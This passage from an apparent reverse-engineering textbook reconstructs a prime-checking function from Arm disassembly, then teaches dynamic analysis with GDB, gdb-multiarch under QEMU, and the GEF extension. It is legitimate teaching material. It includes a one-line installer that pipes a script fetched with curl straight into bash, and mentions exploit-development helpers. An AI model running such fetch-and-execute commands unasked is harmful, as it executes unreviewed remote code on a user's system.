


Figure 10.50: Logic

Let's piece the snippets we gathered into pseudocode, as shown here:

```
algoFunc(int x)
{
    double sqrtX;
    int i;

    if ( x == 2 )
        return 1;
    if ( x <= 1 || (x & 1) == 0 )
        return 0;

    sqrtX = sqrt((double)x)

    for ( i = 3; sqrtX >= (double)i; i += 2 )
    {
        if ( x % i == 0 )
            return 0;
    }
    return 1;
}
```

In other words, our value passes if it is greater than 1, and its only factors are 1 and itself. Sounds familiar? You probably already guessed it—it's an algorithm to check if the input is a prime number!

Let's test it by picking a few prime numbers followed by a nonprime.

```
user@arm64:~$ ./algo1
Pick a number: 13
The answer is Yes!
user@arm64:~$ ./algo1
Pick a number: 17
The answer is Yes!
user@arm64:~$ ./algo1
Pick a number: 19
The answer is Yes!
user@arm64:~$ ./algo1
Pick a number: 20
20 does not meet the conditions.
```

Notes

1 hex-rays.com/IDA-pro

2 [binary.ninja](#)

3 [cloud.binary.ninja](#)

4 [docs.binary.ninja/dev/bnil-overview.xhtml](#)

5 github.com/NationalSecurityAgency/ghidra

6 rada.re/n/radare2.xhtml

7

github.com/TheAlgorithms/C/blob/2314a195862243e09c485a66194866517a6f8c31/conversions/decimal_to_hexa.c

8 C3-242, Table C3-67, Floating-point and integer or fixed-point conversion instructions

9 C7.2.236 SCVTF (scalar, integer)

10 C7.2.67 FCMPE

CHAPTER 11

Dynamic Analysis

In the previous chapters you learned the fundamentals of Arm assembly and static analysis of disassembled code. This knowledge helps you identify control flow patterns, trace user-controlled input, and analyze functions with a specific goal in mind. Now it's time to take it a step further and analyze a program in its dynamic, actively running state.

Debuggers are mainly used for one of two main purposes: to examine memory images (aka core dumps) associated with a crashed program or process or to examine the execution of a program or process in a controlled manner.

Debugging is especially useful for beginners who want to learn an assembly language. Learning assembly can get tedious and overwhelming, especially when presented with a 6,000-page reference manual. The best way to learn assembly, in my experience, is to understand the most common instructions and learn the more exotic instructions as you run into them. When you open a binary in a disassembler, you will likely encounter instructions you have never seen before. Looking them up in the Arm reference manual is a good start, but seeing them in action and observing their behavior will solidify this knowledge.

Static and dynamic analysis come hand in hand. If you just run a program in a debugger, it will simply run and finish, or crash if triggered. The prerequisite for debugging is at least a minimum understanding of the binary you want to debug. Therefore, the first step is always static analysis. Using static analysis, you can identify the parts of the program you want to inspect in more detail and set breakpoints accordingly. When the debugger hits your breakpoints, it halts execution and lets you observe the current processing state, single step through the instructions that follow, and observe how register values and memory locations change every step of the way.

It is important to note that there are different types of dynamic analysis. For example, there are automated dynamic analysis tools specifically used for malware analysis. These tools let you run malware in a sandboxed environment that has monitoring tools capturing changes in different parts of the operating system and providing a report of these changes. This is not the type of dynamic analysis covered in this chapter. Instead, we will look at different types of debuggers that let you step through specific parts of a program. Since GUI debuggers are fairly straightforward, the focus of this chapter will be the GNU Debugger, GDB.

This chapter is not meant to be a complete description of all features included in the mentioned debuggers, as this would exceed the scope of this book. Please note that the Ghidra debugger is not covered because it was still in development at the time this chapter was written. For a more detailed introduction to the disassemblers or debuggers discussed in this chapter, here are several books that provide a comprehensive overview:

Debugging with GDB [1](#)

The Ghidra Book [2](#)

The IDA Pro Book [3](#)

The Radare2 Book [4](#)

This chapter starts off with a brief introduction to command-line debuggers and their essential commands, including useful extensions to make the output more readable. You will also learn how to debug a memory corruption, how to debug a vulnerable process, and how to debug programs remotely when the environment the program requires doesn't match your local environment.

Command-Line Debugging

The best known command-line debugger is the official GNU Debugger, also known as GDB.⁵ This debugger is not only used by reverse engineers to debug low-level languages but is also commonly used by software developers to debug their code in high-level languages such as C, C++, and Java. By default, GDB uses a command-line interface, but extensions exist to make its output more readable and provide domain-specific commands.

In this section, you will learn about GDB with a focus on one of its extensions: GEF. This is followed by a brief introduction to the open-source command-line reverse engineering framework Radare2.⁶

GDB Commands

GDB comes with an extensive set of commands, which can be listed via its help function. To get an overview of GDB commands, use the `--help` argument.

```
ubuntu@aarch64-vm:~$ gdb --help
This is the GNU debugger. Usage:
```

```
gdb [options] [executable-file [core-file or process-id]]
gdb [options] --args executable-file [inferior-arguments
...]
[--omitted--]
```

Listing commands can also be done from within a debugging session. To list classes of commands, type `help`, and for a list of commands in a class, type `help` followed by the class name. [Table 11.1](#) lists the essential GDB commands to help you get started.

Table 11.1: Essential GDB Commands

COMMAND	SHORTCUT	DESCRIPTION
<code>gdb</code>		Starts GDB without debugging file
<code>gdb</code> program		Loads program into GDB
<code>gdb</code> program core		Debugs program using core dump file
<code>help</code>	<code>h</code>	Lists classes of commands
<code>help</code> class		Lists commands in class
<code>help</code> command		Full documentation for command
<code>apropos</code> word		Searches for commands related to “word”
<code>apropos -v</code> word		Full documentation of commands related to “word”
<code>break</code> function	b	Sets breakpoint at function
<code>break</code> *address	b	Sets breakpoint at address
<code>watch</code> location		Sets watchpoint for specific location
<code>awatch</code> location		Sets access watchpoint for specific location
<code>rwatch</code>		Sets read watchpoint for specific location
<code>info watch</code>		Status of all or specified watchpoints
<code>delete</code> n	d [n]	Deletes breakpoint number n
<code>enable/disable</code> n		Enables/disables breakpoint n
<code>info break</code>	i b	Status of all or specified breakpoints
<code>set args</code> [args]		Sets arguments for next run
<code>show args</code>		Displays argument list
<code>run</code> [arglist]	r	Starts program, with [arglist]
<code>continue</code>	c	Continues execution of program

COMMAND	SHORTCUT	DESCRIPTION
<code>nexti n</code>	ni	Next instruction (stepping over function calls)
<code>stepi n</code>	si	Next instruction (stepping into function calls)
<code>next n</code>	n	Next [n] line[s] (stepping over function calls)
<code>step n</code>	s	Next [n] line[s] (stepping into function calls)
<code>quit</code>	q	Exits GDB

GDB Multiuser

Before moving on to GDB extensions and specific commands, we need to cover the case where you want to debug Arm binaries on an x86_64 host. By now you know that you can't simply run an Arm binary on a different processor, since the op codes of different architectures differ. However, it is possible to emulate an Arm environment on an x86_64 host using QEMU. This can be achieved using full system emulation or direct user emulation. In this section, you will learn how to leverage `qemu-user` and `gdb-multiarch` to run and debug an Arm binary without full-system emulation.

To debug an Arm binary on an x86_64 host, you can't use the native GDB installation. Instead, you need to install `gdb-multiarch` and other packages to make that transition.

```
azeria@ubuntu-x86:~$ sudo apt install qemu-user gdb-multiarch
qemu-user-static gcc-aarch64-linux-gnu binutils-aarch64-linux-
gnu binutils-aarch64-linux-gnu-dbg build-essential
```

Compiling your C code with the `-ggdb3` flag produces additional debugging information for GDB. Let's compile a statically linked executable for this example:

```
azeria@x86:~$ aarch64-linux-gnu-gcc -static -o hello64 hello.c
-ggdb3
```

To execute a dynamically linked Arm executable, compile your code without the `-static` flag. To run the compiled binary, use `qemu-aarch64` and supply the AArch64 libraries via the `-L` flag.

```
azeria@ubuntu-x86:~$ aarch64-linux-gnu-gcc -o hello64  
hello64.c  
azeria@ubuntu-x86:~$ qemu-aarch64 -L /usr/aarch64-linux-gnu  
./hello64  
Hello, I'm executing ARM64 instructions!
```

One of the ways we can debug this binary is to use the `qemu-user` emulator and tell GDB to connect to it through a TCP port. To do this, we run `qemu-aarch64` with the `-g` flag and a port number on which it should wait for a GDB connection.

```
azeria@x86:~$ qemu-aarch64 -L /usr/aarch64-linux-gnu/ -g 1234  
./hello64
```

Open another terminal window and use the following command:

```
azeria@ubuntu-x86:~$ gdb-multiarch -q --nh -ex 'set  
architecture arm64' -ex 'file hello64' -ex 'target remote  
localhost:1234' -ex 'layout split' -ex 'layout regs'
```

The `-nh` flag instructs it to not read the `.gdbinit` file, and the `-ex` options are the commands we want `gdb-multiarch` to set at the start of the session. The first one sets the target architecture to `arm64` (use `arm` for 32-bit binaries); then we provide the binary itself and the host and port to the `qemu-aarch64` instance. The final two `-ex` options are used to split and display the source, disassembly, command, and register windows. This should result in a debugging session window opening up, similar to the view in [Figure 11.1](#).

For dynamically linked binaries, `gdb-multiarch` might complain about missing libraries. If this happens, run the following command inside

the `gdb-multiarch` session and provide the path to the appropriate libraries:

For AArch64:

```
(gdb) set solib-search-path /usr/aarch64-linux-gnu/lib/
```

For AArch32:

```
(gdb) set solib-search-path /usr/arm-linux-gnueabihf/lib/
```

Register group: general					
x0	0x457a78	4553336	x1	0x5500800548	365080610120
x2	0x5500800558	365080610136	x3	0x4005b4	4195764
x4	0x0	0	x5	0xb23c510d26330547	-5603514719438437049
x6	0x493a40	4799040	x7	0x1	1
x8	0xe2	226	x9	0x1	1
x10	0x0	0	x11	0x498000	4816896
x12	0x46bc4	4635876	x13	0x0	0
x14	0x50	80	x15	0x0	0
x16	0x0	0	x17	0x0	0
x18	0x0	0	x19	0x1	1
x20	0x5500800548	365080610120	x21	0x2	2
x22	0x5500800558	365080610136	x23	0x2	2
x24	0x48d850	4773968	x25	0x18	24
x26	0x0	0	x27	0x400280	4194944
x28	0x491030	4788272	x29	0x5500800380	365080609664
x30	0x400794	4196244	sp	0x5500800380	0x5500800380
pc	0x4006e4	0x4006e4 <main+16>	cpsr	0x60000000	1610612736

```

0x4006d4 <main>      stp    x29, x30, [sp, #-16]!
0x4006d8 <main+4>     mov    x29, sp
B+ 0x4006dc <main+8>   adrp   x0, 0x457000 <_nl_finddomain_subfreeres+48>
0x4006e0 <main+12>    add    x0, x0, #0xa78
> 0x4006e4 <main+16>  bl     0x4066b0 <printf>
0x4006e8 <main+20>    ldp    x29, x30, [sp], #16
0x4006ec <main+24>    ret
0x4006f0 <call_fini>  stp    x29, x30, [sp, #-32]!
0x4006f4 <call_fini+4> adrp   x0, 0x48d000
0x4006f8 <call_fini+8> add    x0, x0, #0x860
0x4006fc <call_fini+12> mov    x29, sp
0x400700 <call_fini+16> stp    x19, x20, [sp, #16]
0x400704 <call_fini+20> adrp   x19, 0x48d000
0x400708 <call_fini+24> add    x19, x19, #0x868
0x40070c <call_fini+28> sub    x19, x19, x0
0x400710 <call_fini+32> asr    x19, x19, #3
0x400714 <call_fini+36> cbz    x19, 0x400730 <call_fini+64>
0x400718 <call_fini+40> adrp   x20, 0x48d000
0x40071c <call_fini+44> add    x20, x20, #0x858

```

remote Thread 1.14537 In: main L4 PC: 0x4006e4

```

(gdb) b main
Breakpoint 1 at 0x4006dc: file hello.c, line 4.
(gdb) c
Continuing.

Breakpoint 1, main () at hello.c:4
(gdb) nexti
(gdb) nexti
(gdb)

```

Figure 11.1: GDB multiarch split display view

GDB Extension: GEF

GDB in its raw form has a rather uninformative interface. For researchers debugging for low-level analysis and vulnerability research, having a more comprehensive view of the current processing state makes debugging easier and more productive. For this reason, there are extensions for GDB that provide a more informative view and additional commands. One such extension is GDB Enhanced Features (GEF).⁷ It is available as an open-source project on GitHub and has detailed feature documentation.⁸ It comes as a single GDB script and is OS agnostic without dependencies. All you need is GDB version 8.0 or higher and Python 3.6 or higher.

Please note that a lot of the commands you will see in this section are not exclusive to GEF but also come with GDB in its raw form.

There are other extensions like GEF. The most popular ones are Python Exploit Development Assistance for GDB (PEDA)⁹ and Pwndbg.¹⁰ Their interface looks similar, and they share a lot of similar commands. Which one you choose depends on your use case and personal preference.

Installation

On a fresh Ubuntu (Arm64) installation, you need GCC for compilation, Python3+ (should already be installed), and GDB version 8 or higher.

To install GEF, use this:

```
bash -c "$(curl -fsSL http://gef.blah.cat/sh)"
```

To test the installation, let's compile a simple Hello World binary.

```
ubuntu@debian-arm64:~$ cat hello.c
#include <stdio.h>

int main(void) {
```

```
        return printf("Hello, World!\n");
    }
ubuntu@ debian-arm64:~$ gcc hello.c -o hello
ubuntu@ debian-arm64:~$ ./hello
Hello, World!
```

The GEF interface automatically starts when you start a binary with GDB.

```
ubuntu@ debian-arm64:~$ gdb hello
GNU gdb (Ubuntu 12.0.90-0ubuntu1) 12.0.90
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.xhtml>
[...]

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to
configure
91 commands loaded for GDB 12.0.90 using Python engine 3.10
[*] 5 commands could not be loaded, run `gef missing` to know
why.
Reading symbols from hello...
(No debugging symbols found in hello)
gef▶
```

We can see that there are missing commands that require additional packages. These are optional. If you need these commands, you can install the required packages.

Interface

Inside the GDB-GEF session, we can use the `disassemble` command to take a quick look at the main function, then set a breakpoint at `main`, and finally run the program.

```
gef▶ disassemble main
Dump of assembler code for function main:
0x00000000000000754 <+0>:    stp      x29, x30, [sp, #-16]!
0x00000000000000758 <+4>:    mov      x29, sp
0x0000000000000075c <+8>:    adrp     x0, 0x0
0x00000000000000760 <+12>:   add     x0, x0, #0x790
```

```
0x00000000000000764 <+16>:    bl      0x630 <printf@plt>
0x00000000000000768 <+20>:    ldp    x29, x30, [sp], #16
0x0000000000000076c <+24>:    ret
End of assembler dump.
gef➤ b *main
Breakpoint 1 at 0x754
gef➤ run
```

In [Figure 11.2](#) you can see the view you are presented with when the program hits the breakpoint. You can see the register names followed by their register values. The arrow pointing from the register values represents the value these values point to. This means if the register value is an address, you can see the value this address points to, and if that value is also an address, you see another arrow pointing to its value.

Below the registers you can see the stack view. The leftmost address is the address of the stack location, followed by the value at that address. Again, if the value is an address, you will see an arrow showing you the value it points to. Next to the stack values you can also see arrows with register names. This means that these registers contain the stack addresses the arrows point to.

Below the stack area, you can see a snippet of disassembly. The address marked with an arrow is the address currently in `PC`. This means the instruction at that address is the next instruction to be executed.

Useful GEF Commands

In [Table 11.2](#) you can see a small list of useful GEF commands.

Table 11.2: Useful GEF Commands

COMMAND	DESCRIPTION
canary	Searches for canary value in memory
checksec	Displays security protections enabled in binary
elf-info	Displays basic information on loaded ELF binary
format-string-helper	Aims to detect potentially insecure format strings
functions	Displays convenience functions provided by GEF
gef-remote	GEF remote debugging
got	Displays current state of GOT table
heap-analysis-helper	Analyzes allocation and deallocations of memory chunks
heap <subcommand>	Provides information on specified heap chunk
memory watch	Adds specified memory range to context layout
pattern create	Creates a pattern of specified size
pattern search	Determines offset to specified pattern location
process status	Provides description of current running process
scan	Searches for addresses of one memory region
search-pattern	Searches for specific pattern at runtime in process memory layout
vmmmap	Displays the process' memory space mapping
xinfo	Displays information about specific address

Similar to raw GDB, GEF comes with an intuitive command help. Here is how to use the `help` command to find more information on commands or classes of commands:

Type "help" followed by a class name for a list of commands in that class.

Type "help all" for the list of all commands.

Type "help" followed by command name for full documentation.

Type "apropos word" to search for commands related to "word".

Type "apropos -v word" for full documentation of commands
related to "word".

Command name abbreviations are allowed if unambiguous.

Breakpoint 1, 0x0000aaaaaaaa0754 in main ()
[Legend: Modified register | Code | Heap | Stack | String]

registers	
\$x0	: 0x1
\$x1	: 0x00ffffffffffff508 → 0x00ffffffffffff753 → "/home/ubuntu/hello"
\$x2	: 0x00ffffffffffff518 → 0x00ffffffffffff766 → "SHELL=/bin/bash"
\$x3	: 0x0aaaaaaaaa0754 → <main+0> stp x29, x30, [sp, #-16]!
\$x4	: 0x0
\$x5	: 0x62a0bdc1c01f9b3d
\$x6	: 0x00fffff7fadcc90 → 0x0000000000000000
\$x7	: 0x4554415649
\$x8	: 0xd7
\$x9	: 0x10
\$x10	: 0x00fffff7fc2490 → 0x0000000000000000
\$x11	: 0x0
\$x12	: 0x0
\$x13	: 0x0
\$x14	: 0x00fffff7fff000 → 0x0000000000000000
\$x15	: 0x00fffff7ff8e60 → 0x0aaaaaaaaa000 → .inst 0x464c457f ; undefined
\$x16	: 0x00fffff7fd6734 → <_dl_audit_preinit+0> stp x29, x30, [sp, #-80]!
\$x17	: 0x00fffff7fac080 → 0x00fffff7fd6734 → <_dl_audit_preinit+0> stp x29, x30, [sp, #-80]!
\$x18	: 0x2
\$x19	: 0x00ffffffffffff508 → 0x00ffffffffffff753 → "/home/ubuntu/hello"
\$x20	: 0x1
\$x21	: 0x0aaaaaaaaab0d98 → 0x0aaaaaaaaa0700 → <_do_global_dtors_aux+0> stp x29, x30, [sp, #-32]!
\$x22	: 0x00fffff7ffe040 → 0x00fffff7fff370 → 0x0aaaaaaaaa000 → .inst 0x464c457f ; undefined
\$x23	: 0x0aaaaaaaaa0754 → <main+0> stp x29, x30, [sp, #-16]!
\$x24	: 0x00fffff7fab000 → 0x0000000000000000
\$x25	: 0x0
\$x26	: 0x00ffffffffffff518 → 0x00ffffffffffff766 → "SHELL=/bin/bash"
\$x27	: 0x0aaaaaaaaab0d98 → 0x0aaaaaaaaa0700 → <_do_global_dtors_aux+0> stp x29, x30, [sp, #-32]!
\$x28	: 0x0
\$x29	: 0x00ffffffffffff390 → 0x00ffffffffffff4a0 → 0x0000000000000000
\$x30	: 0x00fffff7e373fc → <_libc_start_call_main+108> bl 0xfffff7e4cef0 <_GI_exit>
\$sp	: 0x00ffffffffffff390 → 0x00ffffffffffff4a0 → 0x0000000000000000
\$pc	: 0x0aaaaaaaaa0754 → <main+0> stp x29, x30, [sp, #-16]!
\$cpsr	: [NEGATIVE zero carry overflow interrupt fast]
\$fpsr	: 0x0
\$fpqr	: 0x0

stack	
0x00ffffffffffff390	+0x0000: 0x00ffffffffffff4a0 → 0x0000000000000000 ← \$x29, \$sp
0x00ffffffffffff398	+0x0008: 0x00fffff7e374cc → <_libc_start_main+152> adrp x22, 0xfffff7fab000 <sys_siglist+424>
0x00ffffffffffff3a0	+0x0010: 0x00fffff7fd6734 → <_dl_audit_preinit+0> stp x29, x30, [sp, #-80]!
0x00ffffffffffff3a8	+0x0018: 0x0aaaaaaaaa0754 → <main+0> stp x29, x30, [sp, #-16]!
0x00ffffffffffff3b0	+0x0020: 0x00000001fffff518
0x00ffffffffffff3b8	+0x0028: 0x00ffffffffffff508 → 0x00ffffffffffff753 → "/home/ubuntu/hello"
0x00ffffffffffff3c0	+0x0030: 0x00ffffffffffff508 → 0x00ffffffffffff753 → "/home/ubuntu/hello"
0x00ffffffffffff3c8	+0x0038: 0x0000000000000001

code:arm64:	
0xaaaaaaaaa0748	<_do_global_dtors_aux+72> nop
0xaaaaaaaaa074c	<_do_global_dtors_aux+76> nop
0xaaaaaaaaa0750	<frame_dummy+0> b 0xaaaaaaaaa06c0 <register_tm_clones>
→ 0xaaaaaaaaa0754	<main+0> stp x29, x30, [sp, #-16]!
0xaaaaaaaaa0758	<main+4> mov x29, sp
0xaaaaaaaaa075c	<main+8> adrp x0, 0xaaaaaaaaa0000
0xaaaaaaaaa0760	<main+12> add x0, x0, #0x790
0xaaaaaaaaa0764	<main+16> bl 0xaaaaaaaaa0630 <printf@plt>
0xaaaaaaaaa0768	<main+20> ldp x29, x30, [sp], #16

threads	
[#0] Id 1, Name: "hello", stopped 0xaaaaaaaaa0754 in main (), reason: BREAKPOINT	
[#0] 0xaaaaaaaaa0754 → main()	

gef▶

Figure 11.2: GEF view when breakpoint hits

For example, let's get more information on the `memory` command.

```
gef> help memory
Add or remove address ranges to the memory view.
Syntax: memory (watch|unwatch|reset|list)
```

List of memory subcommands:

```
memory list -- Lists all watchpoints to display in context
layout.
memory reset -- Removes all watchpoints.
memory unwatch -- Removes address ranges to the memory view.
memory watch -- Adds address ranges to the memory view.
```

Type "help memory" followed by memory subcommand name for full documentation.

Type "apropos word" to search for commands related to "word".

Type "apropos -v word" for full documentation of commands related to "word".

Command name abbreviations are allowed if unambiguous.

For more information on a subcommand, add the subcommand after the command name.

```
gef> help memory watch
Adds address ranges to the memory view.
Syntax: memory watch ADDRESS [SIZE]
[(qword|dword|word|byte|pointers)]
Example:
memory watch 0x603000 0x100 byte
memory watch $sp
gef>
```

To get information about related commands, use `apropos` followed by the command name:

```
gef> apropos heap
function _heap -- Return the current heap base address plus an
optional offset.
heap -- Base command to get information about the Glibc heap
structure.
heap arenas -- Display information on a heap chunk.
```

```
heap bins -- Display information on the bins on an arena  
(default: main_arena).  
heap bins fast -- Display information on the fastbinsY on an  
arena (default: main_arena).  
heap bins large -- Convenience command for viewing large bins.  
heap bins small -- Convenience command for viewing small bins.  
heap bins tcache -- Display information on the Tcachebins on  
an arena (default: main_arena).  
heap bins unsorted -- Display information on the Unsorted Bins  
of an arena (default: main_arena).  
heap chunk -- Display information on a heap chunk.  
heap chunks -- Display all heap chunks for the current arena.  
As an optional argument  
heap set-arena -- Display information on a heap chunk.  
heap-analysis-helper -- Heap vulnerability analysis helper:  
this command aims to track dynamic heap allocation
```

Examine Memory

One of the most useful commands (also available in GDB itself) is the ability to examine memory contents in different formats. The syntax for the examine memory command starts with `x/` followed by the number of units, the length of the unit, and its format. [Figure 11.3](#) contains an overview of this syntax.

`examine <n> <units> of
memory in <format>`

b	Bytes
h	Half words (2 bytes)
w	Words (4 bytes)
g	Giant words (8 bytes)

`x/<n><format><unit>`

x	Hexadecimal
d	Decimal
i	Instructions
t	Binary
o	Octal
u	Unsigned
s	String
c	Character

Figure 11.3: Examine memory command breakdown

For example, let's say we want to examine the memory contents at address `0x00ffffffffffff759`. The first examine command you can see in the following code fetches one string at that address. The second command displays 10 words in hexadecimal. Notice that the third command displays the same contents, but the unit and format options are reversed. This is because their order is irrelevant. The last command displays 10 bytes in hexadecimal.

```
gef> x/1s 0x00ffffffffffff759
0xffffffff759: "azerialabs"
gef> x/10wx 0x00ffffffffffff759
0xffffffff759: 0x72657a61      0x616c6169      0x53007362
0x4c4c4548
0xffffffff769: 0x69622f3d      0x61622f6e      0x50006873
0x2f3d4457
0xffffffff779: 0x656d6f68      0x7562752f
gef> x/10xw 0x00ffffffffffff759
0xffffffff759: 0x72657a61      0x616c6169      0x53007362
0x4c4c4548
0xffffffff769: 0x69622f3d      0x61622f6e      0x50006873
0x2f3d4457
0xffffffff779: 0x656d6f68      0x7562752f

gef> x/10xb 0x00ffffffffffff759
0xffffffff759: 0x61      0x7a      0x65      0x72      0x69      0x61
0x6c      0x61
0xffffffff761: 0x62      0x73
```

Remember, the hexadecimal values are displayed in little-endian format by default. To illustrate this, let's take a look at [Figure 11.4](#). Here you can see that the “giant word” (8 bytes) at the specified address starts with byte `0x61`, followed by byte `0x6c`. If we translate the hex values into their ASCII equivalents, we get the word *alaireza* instead of *azeriala*.

```
gef> x/2xg 0x00ffffffffffff759
```

```
          a l a i r e z a  
0xffffffffffff759|: 0x616c616972657a61  
0xffffffffffff761|: 0x4c4c454853007362  
          s b
```

[**Figure 11.4:**](#) Examine two giant words in hexadecimal.

In reality, the address points to the last byte. If we look at each address one byte apart, we see that the characters are in read order.

```
0xffffffffffff759: 0x61 = a  
0xffffffffffff75a: 0x7a = z  
0xffffffffffff75b: 0x65 = e  
0xffffffffffff75c: 0x72 = r  
0xffffffffffff75d: 0x69 = i  
0xffffffffffff75e: 0x61 = a  
0xffffffffffff75f: 0x6c = l  
0xffffffffffff760: 0x61 = a  
0xffffffffffff761: 0x62 = b  
0xffffffffffff762: 0x73 = s
```

As illustrated in [**Figure 11.5**](#), examining the memory contents at that address in hexadecimal bytes shows the characters in their normal read order.

```
gef> x/10xb 0x00ffffffff759
```

a	z	e	r	i	a	l	a
0xffffffff759 : 0x61 0x7a 0x65 0x72 0x69 0x61 0x6c 0x61							
0xffffffff761 : 0x62 0x73							
b s							

Figure 11.5: Examine 10 bytes in hexadecimal.

This is something to keep in mind when examining memory.

Watch Memory Regions

By default, GEF displays only the first eight stack addresses in 8-byte increments, starting with the address the current `SP` points to. Sometimes the program stores values outside of this range. If we want to keep an eye on a particular memory range, we can use the `memory watch` command to add an additional memory section to monitor.

To do this, use the `memory watch` command with the following syntax:

```
memory watch <ADDRESS> [SIZE]
[(qword|dword|word|byte|pointers)]
```

Here, `<ADDRESS>` is the memory address you want to watch, and `[SIZE]` is the size of the memory range, followed by the format of your specified size.

For example, if we want to watch the first five qwords from a stack location, we can use the following command:

```
gef➤ memory watch 0x00ffffffffff390 5 qword
```

When you step through the program and the `SP` eventually changes and points to a different memory block in the stack view, you still have your specified memory region in the context layout indicated by `memory:<your address>` below the disassembly view, as shown in [Figure 11.6](#).

```

stack
0x00ffffffffffff370 +0x0000: 0x00fffffffff390 → 0x00ffffffff4a0 → 0x0000000000000000 ← $x29, $sp
0x00ffffffffffff378 +0x0008: 0x00ffff7e373fc → <_libc_start_main+108> bl 0xffff7e4cef0 <_GI_exit>
0x00ffffffffffff380 +0x0010: 0x00ffffffff508 → 0x00ffffffff755 → "/home/ubuntu/func"
0x00ffffffffffff388 +0x0018: 0x0000000000000010
0x00ffffffffffff390 +0x0020: 0x00ffffffff4a0 → 0x0000000000000000
